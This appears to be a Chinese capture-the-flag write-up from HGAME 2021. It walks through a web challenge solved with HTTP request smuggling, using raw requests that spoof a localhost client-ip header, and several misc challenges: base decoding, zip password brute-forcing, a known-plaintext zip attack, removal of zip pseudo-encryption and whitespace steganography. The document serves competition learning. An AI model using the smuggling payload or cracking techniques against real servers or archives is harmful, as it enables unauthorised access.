
同样也是http走私，尝试上面那题的一样的包，提示状态码400，发现一个请求中不能有两个Host



并且他会自动添加`Client-IP`，此时发送的第二个请求会变为

```
GET /secret HTTP/1.1
Client-IP:127.0.0.1
foo:GET / HTTP/1.1
Host: police.liki.link
Content-Length : 47
Client-IP: 你的真实ip
```

后面的Client-IP会覆盖前面的，就会回显你的真实ip，所以需要这样构造请求



这时候发送的第二个请求拼接完会变为，后面全变成了请求体

```
GET /secret HTTP/1.1
Host: police.liki.link
client-ip: 127.0.0.1
Content-Length:200


GET / HTTP/1.1
Host: police.liki.link
Content-Length : 90

GET /secret HTTP/1.1
Host: police.liki.link
client-ip: 127.0.0.1
Content-Length:200
```

拿到flag

`hgame{Fe3l^tHe~4N9eR+oF_5mu9gl3r!!}`

MISC

Base全家福

base64：
R1k0RE1OWldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUlRHTVlETVJCV0dVMlVNTlpVR01ZREtSUlVIQTJET01aVUdSQ0RHTVpWSVlaVEVNWlFHTVpER01KWElRPT09PT09

base32：
GY4DMNZWGE3EINRVG5BDKNZWGUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQGMZDGMJXIQ======

from hex：
6867616D657B57653163306D655F74305F4847344D335F323032317D


flag：
`hgame{We1c0me_t0_HG4M3_2021}`

不起眼压缩包的养成的方法


binwalk -e 0x4qE_bba7407dbadcd35fd0915ffdac4b74c5.jpg 分离图片中的zip

```
root@kali:~/桌面# binwalk -e 0x4qE_bba7407dbadcd35fd0915ffdac4b74c5.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image
 directory: 8
4634          0x121A          Copyright string: "Copyright (c) 1998 Hewlett-Pack
ard Company"
```


发现压缩包需要输入密码，以图搜图或直接用ARCHPR爆破8位数字解开，密码为：`70415155`




发现里面又套了一个加密plain.zip压缩包，并且有明文NO PASSWORD.txt文件，在加密的plain.zip里也存在一个NO PASSWORD.txt，且CRC32相同，可以联想到已知明文攻击，将明文NO PASSWORD.txt单独压缩成NO PASSWORD.zip，压缩方式如图




回到ARCHPR选择已知明文攻击，拿到密码：`C8uvP$DP`




解压出flag.zip，发现是伪加密，用010editor打开，距文件头50 4B 03 04的偏移为6个字节的09改为00，距核心目录区头50 4B 01 02的偏移为8个字节的01改为00，即可打开






将flag.txt放到010editor中，发现为HTML实体编码，解码拿到flag



`hgame{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}`

Galaxy

Wireshark导出http对象，可以见到一个galaxy.png，修改高度（蓝色位置），flag就出现了




Word REMASTER


拿到压缩包，用7zip打开first.docx（或者直接修改后缀为.zip打开），在word目录下存在password.xml，可以联想到为brainfuck编码


解码工具：https://www.splitbrain.org/services/ook

解码后得到maimai.docx的密码`DOYOUKNOWHIDDEN?`

打开word，勾选文件-选项-显示-隐藏文字，发现了一段由`tab和空格`组成的内容，将其框选-右键-字体，取消勾选隐藏







将其复制到编辑器内（图省事直接扔到vscode里保存为`target.c`了）

使用`stegsnow`工具解出flag

`hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}`